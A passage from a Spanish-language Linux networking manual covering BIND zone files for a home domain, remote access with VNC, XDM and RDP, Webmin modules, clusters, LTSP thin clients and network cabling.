Ahora debemos quitarle los comentarios (//) a fin de dar paso a los siguientes archivos

Asimismo, en la línea 4 declaramos una acl que impidiera las consultas del exterior.

```
acl bunkeror.org.ar { 192.168.1.0/24; 127.0.0.0/24; };
```

De no existir esta línea, por omisión Bind aceptará peticiones de resolución de todas las interfaces. Precisamente debemos borrarla o comentarla, a fin de poder resolver consultas de otros host que deseen saber si somos los encargados de resolver los dominios que pasaremos a tener a cargo.

Esta línea hace referencia a un archivo cuyo contenido es el siguiente:

/etc/bind/named.conf.local

```
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "bunkeror.org.ar" {
    notify no;
    type master;

    //para el dhcp
    allow-update{
        127.0.0.1;
        192.168.1.0/24;
    };
    file "/etc/bind/db.bunkeror.org.ar";
};

//Hasta aquí hemos solventado la configuración del servidor dns para resolver los
//nombres de nuestro dominio y nos devuelva su dirección IP. Ahora vamos a conseguir
//que nos funcione también la resolución inversa.
// Es decir, que preguntándole por una IP nos devuelva el (o los) nombres de dominio
// que la poseen. Notar como la resolución de las direcciones ip trabaja al revés.
```

```

zone
"1.168.192.in-addr.arpa" {
    notify no;
    type master;

    //////////////para el dhcp ///////////
    allow-update{
        127.0.0.1;
        192.168.1.0/24;
    };
///////////////////////////
    file "/etc/bind/db.192.168.1";
};

}

```

Notar que este archivo hace referencia a dos archivos mas comenzados en "db.": /etc/bind/db.bunkeror.org.ar y /etc/bind/db.192.168.1

/etc/bind/db.bunkeror.org.ar

```

;
; Fichero completo de zona bunkeror.org.ar
;
$TTL 3D
@      IN      SOA     obelix.bunkeror.org.ar. root.bunkeror.org.ar. (
                        2005022301      ; serie, fecha de hoy + serie de hoy #
                        8H              ; refresco, segundos
                        2H              ; reinento, segundos
                        4W              ; expira, segundos
                        1D )            ; minimo, segundos
;
                    NS      obelix          ; Dirección Inet del servidor de nombres
                    MX      10 mail.bunkeror.org.ar   ; Relay de correo primario
;
localhost      A      127.0.0.1
obelix         A      192.168.1.254
zion           A      192.168.1.1
varian         A      192.168.1.2

```

/etc/bind/db.192.168.1

```

$TTL 604800
@      IN      SOA     obelix.bunkeror.org.ar. root.bunkeror.org.ar. (
                        2005022301 ; Serial, todays date + todays serial
                        8H          ; Refresco
                        2H          ; Reintento
                        4W          ; Expira
                        1D)         ; Minimo TTL
                    NS      obelix.bunkeror.org.ar.

254          PTR     obelix.bunkeror.org.ar.
1            PTR     zion.bunkeror.org.ar.
2            PTR     varian.bunkeror.org.ar.

```

9. Acceso remoto

9.1. Herramientas de cliente:

9.1.1. Consola: putty, ssh, telnet


- Ver **Instalación de Servicios y Servidores – Telnet y SSH**
- Ver Apendice B: **Obteniendo cuentas Shell gratuitas**

9.1.2. Gráficas

9.1.2.1. Independiente del sistema operativo: VNC

El virtual Network Computing. Se usa mayoritariamente para asistencia remota: usualmente cuando un usuario se mete en problemas y debemos corregirlos usando herramientas gráficas, al estilo Norton PC Anywhere. Pero a diferencia de estas soluciones propietarias, VNC corre como servidor y como cliente en muchísimas plataformas distintas. Es muy liviano y configurable. Si bien existen implementaciones muy inteligentes, en su forma básica VNC

necesita que un usuario "inicie el servicio" en la máquina que se desea controlar para que el cliente pueda "conectar".



Ejemplo: como levantar desde Windows un programa gráfico en Linux

- 1) Instalamos un server vnc en Linux:

```
sudo aptitude install tightvncserver
```

En la captura de pantalla puede apreciarse cuando el usuario que esta en Windows desea levantar una sesión o un programa gráfico propio del Linux: entra mediante putty al Linux, y corre dos procesos:

- 2) **vncpassword** (para asegurarse que no haya otra infiltración que la de él sobre el Linux)
- 3) **vncserver** (para abrir un puerto, observar el numero de sesión)
- 4) Luego, desde Windows, puede hacer uso del cliente para VNC existente en <http://www.tightvnc.com>, y conectarse a la dirección de ip seguido de dos puntos, seguido del numero de sesión. En el ejemplo de la captura de pantalla, se ha iniciado una sesión en el server de mi casa, "obelix", conectando a la

dirección 192.168.1.254:1

En la sesión “gráfica” abierta contra el Linux puede verse un modesto xterm esperándonos, en el que se ha corrido un pequeño programa llamado xcalc. Este programa, por ser gráfico, nunca hubiera desplegado desde un Putty (a menos que hubiéramos usado un server X bajo Windows, tema que nos se trata aquí).

Como nota anecdótica: comparto internet con varios vecinos, y no confío en los routers, de modo que tengo un Linux corriendo las 24 hs montando sobre una máquina vieja, sin monitor ni teclado. Cuando quiero dejar bajando algún archivo muy grande durante varios días, simplemente me conecto al Linux desde la notebook, dejo corriendo un bittorrent, JDownloader, etc, y me desconecto. Cuando vuelva mas tarde a conectarme, las ventanas estarán allí esperándome.

9.1.2.2. Acceder a sesiones Linux: XDM

XDM (X.org y Xfree.org) / **GDM** (Gnome) / **KDM** (KDE): Cualquiera de estos demonios representan el Manejador de Sesiones de GNU/Linux. Son las pequeñas ventanas que nos piden Usuario, Contraseña, Tipo de Sesión e Idioma antes de comenzar la sesión de trabajo.

Sucede que estos demonios "escuchan por varios puertos", y si se los configura para aceptar conexiones externas, permiten que la X (el server gráfico de Unix) atienda "clientes gráficos".

En este caso se dice que se usa el protocolo XDCMP. Es un poco mas pesado y requiere de conexiones de área Local (es decir, es muy pesado para implementarlo vía Internet).

Esta libertad no debería sorprendernos. Unix posee una arquitectura modular Cliente – Servidor en muchos de sus componentes. Esta modalidad permite que un usuario de afuera ejecute aplicaciones gráficas del servidor en forma remota. Incluso permite que entre al sistema a un Manejador de Ventanas como Gnome, KDE, XFCE, WindowMaker, Icewm, Fluxbox, etc. Estas conexiones se pueden realizar desde un GNU/Linux, un Unix, e incluso desde Windows.

Ver Captura de Pantalla en **Instalación de Telnet y SSH**.

¿Eso no es suficiente? Bien, pues se puede entrar incluso desde un disquete de arranque en una máquina sin disco rígido (ver sección "**El Futuro: LTSP**").

9.1.2.3. Acceder a sesiones en Windows Server: Terminal Server

Se le llama genéricamente **Terminal Server** a las implementaciones 4.2 y 5 del protocolo RDP de Microsoft. Con esta modalidad podemos realmente trabajar **en una sesión del servidor**, el cual si posee abundante RAM, puede ser la mejor de las experiencias en Windows. Esto es porque las versiones Server de Windows suelen ser bastante fiables. Es un protocolo extremadamente liviano y estable, aunque posee algunas exigencias:

Licencias:

- **Del Servidor**
- **De la máquina cliente**
- **Del cada cliente entrando al Servidor**

Software en los **Clients**: alguno de los siguientes:

- **Desde Windows:** alguno de los siguientes

- Cliente **Terminal Server para Windows 2000/XP**. Un simple programa que se puede obtener en www.microsoft.com. Desde MSDOS, también se puede escribir
mstsc -v:ip
- Cliente TsWeb o “**Terminal Server Web**”. Esto es un aplicativo al **Internet Information Server**, el servidor de páginas web de Microsoft.
Permite a Explorer, desde computadoras clientes, de bajo rango, corriendo Windows 98 o Windows Me, **entrar al Servidor Web** y automáticamente bajarse un componente ActiveX dentro de **Explorer, que inicia sesión** en el servidor.
- Resumiendo: en la computadora cliente se debe tener disco rígido, y Windows instalado.

- **Desde GNU/Linux**

- Con GNU/Linux instalado en un disco rígido, se debe disponer de **alguno** de estos paquetes:
 - Rdesktop
 - TSclient
- Sin disco rígido:
 - Alguna Distro LiveCD (Ubuntu, Knoppix, etc) con Rdesktop o Tsclient
 - Simplemente un disquete de arranque (www.rom-o-matic.net, www.etherboot.org) junto a alguna implementación LTSP (www.ltsp.org) o Thinstation (www.thinstation.org).

Servidor:

- Windows 2000 Server: varios usuarios concurrentes. Soporta hasta hasta RDP 4.2, con algunos problemas menores en los colores y en el teclado.
- Windows 2003 Server: muchos usuarios concurrentes, con muy buena estabilidad y manejo de recursos del server. Soporta RDP 5.
- Windows XP: viene limitado para permitir el paso de **un solo** usuario por vez, con el objeto de prestar solo asistencia remota. Se lo puede obligar a permitir varios accesos en simultáneo, [hackeandolo](#), o mediante algún [shareware](#). No obstante, por razones de latencia en kernel, no correrá a la velocidad de una edición server, y la velocidad de las sesiones remotas serán muy bajas.
- Linux, corriendo el paquete **xrdp**.

10. Interfaces Web para controlar Linux

La arquitectura modular que poseen tanto Unix como Linux, garantiza que siempre encontraremos interfaces que controlen los mágicos , pero complicados comandos de consola.

Una muy buena idea, sobre todo para los novatos, consiste en instalar alguna aplicación Web, escrita con algún lenguaje GCI como C, Java, PHP, o de tipo scripting, como Perl, Python o Ruby. Estos programas pueden ejecutar los todopoderosos comandos de consola, y capturar las salidas de una forma mucho mas amigable.

10.1. phpMyAdmin

Ver capítulo: **LAMP**

10.2. Webmin

(www.webmin.com o **apt-get install webmin**)


Este es probablemente uno de los mejores programas de control remoto de servidores vía web. Al punto que muchos administradores lo utilizan incluso cuando están accediendo en forma local.

Posee toda clase módulos que potencian sus alcances, y que cubren una gama impresionante de opciones. Se pueden instalar desde el sitio del fabricante, o explorar haciendo un **apt-cache search webmin**.

Mostraremos algunos de sus módulos mas relevantes

- webmin-adsl - PPPOE (ADSL client) control module
- webmin-apache - apache control module for webmin
- webmin-bind - bind 8+ control module for webmin
- webmin-burner - CD burning module for webmin
- webmin-cluster - cluster control modules for webmin
- webmin-dhcpd - dhcpcd control module for webmin
- webmin-exim - exim mail server control module for webmin
- webmin-exports - NFS exports control module for webmin
- webmin-fetchmail - fetchmail mail retrieval module
- webmin-firewall - iptables control module for webmin
- webmin-freeswan - FreeSWAN IPSEC VPN administration
- webmin-fsdump - dump/restore module for webmin
- webmin-grub - grub control module for webmin
- webmin-heartbeat - heartbeat monitor control module
- webmin-htaccess - htaccess/htpasswd module for webmin
- webmin-jabber - jabber server control module for webmin
- webmin-ipadmin - printer control module for webmin
- webmin-mailboxes - user mail reading module for webmin
- webmin-mysql - mysql-server control module for webmin
- webmin-ppp - PPP configuration module for webmin
- webmin-procmail - procmail module for webmin
- webmin-proftpd - Proftpd module for webmin
- webmin-pserver - CVS pserver module for webmin
- webmin-samba - samba control module for webmin
- webmin-spamassassin - spamassassin control module
- webmin-squid - squid control module for webmin
- webmin-sshd - SSH server control module for webmin
- webmin-status - server and system status control module
- webmin-updown - File transfer module for webmin
- webmin-usermin - usermin control module for webmin
- webmin-qmailadmin - qmail control module for webmin
- webmin-raid - raid control module for webmin

Ejemplo: compartiendo un directorio para usuarios de Windows, mediante el módulo **webmin-samba**



Ejemplo usando el módulo de webmin-dhcpd

11. El Futuro

The Oracle: They have their reasons, but usually a program chooses exile when it faces deletion.

Neo: And why would a program be deleted?

The Oracle: Maybe it breaks down. Maybe a better program is created to replace it - happens all the time, and when it does, a program can either choose to hide here, or return to The Source.

Neo: The machine **mainframe**?

The Oracle: Yes. Where you must go. Where the path of The One ends. You've seen it, in your dreams, haven't you? The door made of light?

Es muy difícil predecir a cierta ciencia cuales van a ser las siguientes evoluciones dentro del cambiante mundo de las redes. No obstante, algunas tecnologías se vislumbran muy cercanas.

11.1. Clusters:

Obtenido en http://es.wikipedia.org/wiki/Cluster_de_computadores

Un **cluster** es un grupo de múltiples ordenadores unidos, mediante una red de alta velocidad, de tal forma que el conjunto es visto como un único ordenador por cualquier otro que no pertenezca al grupo pero sí a la misma red. El cluster, al estar formado por varios ordenadores trabajando en común, no se ve afectado por el fallo de uno de ellos, por lo que constituye un sistema de computación de alto rendimiento, seguro y fiable.

Si clasificamos los clusters por su función tenemos:

1. [Cluster de alto rendimiento](#)
2. [Cluster de alta disponibilidad](#)

11.1.1. Clusters de alto rendimiento

Un **cluster de alto rendimiento** es aquel que está diseñado para dar altas prestaciones en cuanto a capacidad de cálculo. Los motivos para utilizar un cluster de alto rendimiento son:

- El tamaño del problema por resolver y
- El precio de la máquina necesaria para resolverlo.

Por medio de un cluster se pueden conseguir capacidades de cálculo superiores a las de un ordenador más caro que el coste conjunto de los ordenadores del cluster.

Ejemplo de clusters económicos son los que se están realizando en algunas universidades con ordenadores personales desechados por "anticuados" que consiguen competir en capacidad de cálculo con superordenadores muy onerosos.

Para garantizar esta capacidad de cálculo, los problemas necesitan ser paralelizables, ya que el método con el que los clusters agilizan el procesamiento es dividir el problema en problemas más pequeños y calcularlos en los nodos, por lo tanto, si el problema no cumple con esta característica, no puede utilizarse el cluster para su cálculo.

Agregado por Sergio: un buen ejemplo es el proyecto Setiathome (<http://setiathome.ssl.berkeley.edu/>)

What is SETI@home?



SETI@home is a scientific experiment that uses Internet-connected computers in the Search for Extraterrestrial Intelligence (SETI). You can participate by running a free program

that downloads and analyzes radio telescope data.

Lo que significa: miles de computadoras se conectan todos los días a la Universidad de Berkeley para recibir un pequeño fragmento de "ruido espacial", obtenido a su vez en el Radio Telescopio de Arecibo (si, el de la película "Contacto"). En sus ratos libres, en lugar de protector de pantalla, las computadoras analizan el fragmento para descubrir patrones de señales procedentes de vida inteligente.

De esta manera, en unos pocos años, la Universidad de Berkeley ha podido revisar una buena parte del cielo, lo que le hubiera insumido cientos de miles de años en sus propias computadoras.

11.1.2. Clusters de alta disponibilidad

Obtenido en http://es.wikipedia.org/wiki/Cluster_de_computadores

Un **cluster de alta disponibilidad** es un conjunto de dos o más máquinas, que se caracterizan porque comparten los discos de almacenamiento de datos, y porque están constantemente monitorizándose entre sí. Si se produce un fallo del hardware o de las aplicaciones de alguna de las máquinas del cluster, el software de alta disponibilidad es capaz de rearrancar automáticamente los servicios que han fallado en cualquiera de las otras máquinas del cluster. Y cuando la máquina que ha fallado se recupera, los servicios son nuevamente migrados a la máquina original. Esta capacidad de recuperación automática de servicios nos garantiza la integridad de la información, ya que no hay pérdida de datos, y además evita molestias a los usuarios, que no tienen por qué notar que se ha producido un problema.

No hay que confundir los clusters de alta disponibilidad con los clusters de alto rendimiento. Un cluster de alto rendimiento es una configuración de equipos diseñada para proporcionar capacidades de cálculo mucho mayores que la que proporcionan los equipos individuales (véanse por ejemplo los sistemas de tipo Beowulf), mientras que los clusters de alta disponibilidad están diseñados para garantizar el funcionamiento ininterrumpido de ciertas aplicaciones.

11.2. LTSP, ThinClients

LTSP significa "Linux Terminal Server Project". Probablemente es el proyecto mas importante de recuperación de hardware obsoleto a la fecha. Una computadora, normalmente poco dotada de recursos, se conecta a un servidor e inicia sesión "en red". Por esta razón se aplica mucho en escuelas o pymes.

11.2.1. Estaciones

Requerimiento mínimo: 486 con 16 MB.

Recomendando: Pentium I y K5 con 16 MB a 32 MB de RAM.

Funcionamiento: la estación arranca un rom que simula el "boot-rom" de las placas de red. Estos roms pueden descargarse del proyecto www.etherboot.org, que a su vez acceden al repositorio de www.rom-o-matic.net. Dado que se utilizan apenas 16 KB, para esta simple tarea puede emplearse hasta una disquetera de 5 ¼ de Doble Densidad de 360 KB.

Estos ROM poseen la particularidad de emitir un datagrama broadcasting a 255.255.255.255.

Un servidor corriendo DHCP "escucha" a la computadora y le otorga valores de ip, mascara, gateway y DNS. Un servicio tftp le suministra una imagen de kernel Linux que la estación "se baja" en unos segundos.

La estación arranca, monta (o no, según la distribución) carpetas compartidas en el server mediante NFS, y fabrica zonas de Swap en el disco rígido local (recomendado), o en el servidor de la red.

Al cabo de unos momentos establece conexión con el Manejador de Sesiones y espera por un usuario y contraseña.

La potencia de cálculo del servidor en cierto modo "se hereda" en la estación, la cual puede ejecutar programas que de otra forma le estarían completamente vedados. En cierta forma sigue con la idea de las terminales "bobas" de los mainframes de antaño, pero la gran diferencia es con unos pocos equipos caseros y una abundante cantidad de RAM en la computadora "servidora", se pueden lograr sesiones gráficas (en lugar de limitarse a caracteres) completamente funcionales.

Si la estación posee algo mas de 48 MB de RAM **se puede prescindir incluso de disco rígido**. Por debajo de esa cifra se puede reaprovechar algún disco viejo de aprox. 40 MB que no sirve ni para instalar Windows 95. En estos casos se aconseja reducir el Swapping³⁵ sobre red, aplicando para ello un parche para Thinstation desarrollado por Cristian Leiva, para el excelente proyecto Gleducar (www.gleducar.org.ar)

11.2.2. Servidor

La computadora servidora basta que posea 1,5 GHz de velocidad y aproximadamente 100 MB de RAM por puesto. Aunque se han observado 15 computadoras trabajando con 1 GB de RAM. Existen distribuciones de GNU/Linux preparadas con todo el software necesario, como K12OS o Edubuntu, pero entendiendo como funciona el manejador de paquetes (apt-get, rpm, emerge, etc) se puede instalar los componentes necesarios sin problemas.

No obstante, su implementación requiere de algunos conocimientos y una buena dosis de paciencia. Además se debe cuidar que la red se encuentre en óptimas condiciones, dotada al menos de switchs de 100 Mbits.

Cuando este tipo de red se encuentra operativa, es muy fácil realizar la administración de usuarios, backups

³⁵ Swap es el proceso a través del cual un sistema operativo simula RAM sobre un medio de almacenamiento de datos (como un disco rígido) o a través de Red. Idealmente, un sistema debería tener suficiente RAM como para no tener que apelar a este proceso.

paquetes de software, instalación de diversos recursos, etc.

De contarse con un servidor Windows Server en el área, incluso se puede agregar la opción de realizar sesiones "Terminal Server" vía rdesktop. Esta configuración es extremadamente liviana y muy fácil de mantener.

En resumen, los servicios que se utilizan para lograr esta "magia" son

- DHCP
- NFS
- TFTP
- GDM / KDM (para abrir sesiones remotas en servidores Linux)
- Terminal Server (para sesiones remotas en servidores Windows)

Algunos muy buenos proyectos basados en LTSP (www.ltsp.org) son Thinstation (www.thinstation.org), PXES (<http://pxes.sourceforge.net>), K12OS (www.k12os.org), y Edubuntu (www.edubuntu.org)



11.2.3. Por Hardware:

Recientemente algunas compañías como Hewlett Packard y Ndiyo (<http://www.ndiyo.org/systems>) han realizado asombrosas mutaciones de LTSP, conectando directamente al servidor varios juegos de teclados, monitores y mouses mediante la red normal o bajo USB. De esta manera dejamos de depender de la red para convertir una computadora con GNU/Linux en una suerte de **pulpo**. Esta tecnología no se consigue todavía en Sud America, y la relación costo - beneficio en Euros / Dolares sigue siendo desproporcionada. De bajar de precio, ya que su implementación técnica es ínfima, podría representar una increíble vuelta a viejos paradigmas: la era de los Mainframes.

12. Taller de Cableado

La tradicional cultura criolla, de índole artesanal, recicladora, proveniente de los países mediterráneos, chocó de frente con la tecnología de redes que tuviera su origen y auge en Estados Unidos y en los países septentrionales europeos. Los actuales técnicos instaladores de redes suelen trabajar al estilo "Americano", el cual consiste en comprar las tramas más caras posibles, en lo posible de Fibra óptica o Ethernet Giga bit, y abusar generosamente de racks, switchs, patcheras y routers.


No obstante, un buen administrador de redes se interioriza primero de las existencias, y los objetivos de la empresa. Contra la creencia general, para la mayoría de las necesidades basta con reaprovechar los cableados de 10 Mbits conectados a viejas placas Ethernet ISA. Puede ser una buena idea desechar los hubs en función de switchs, puesto que estos últimos poseen la habilidad de resolver colisiones manteniendo el tráfico entre peers aislados "en su propia conversación".

12.1. Armado de fichas


Para los cableados usualmente se utilizan dos normas, las cuales son iguales en características, aunque varían sus colores.

Recto: 568A

Es la más frecuente en Argentina.




Vista de la ficha una vez armada:

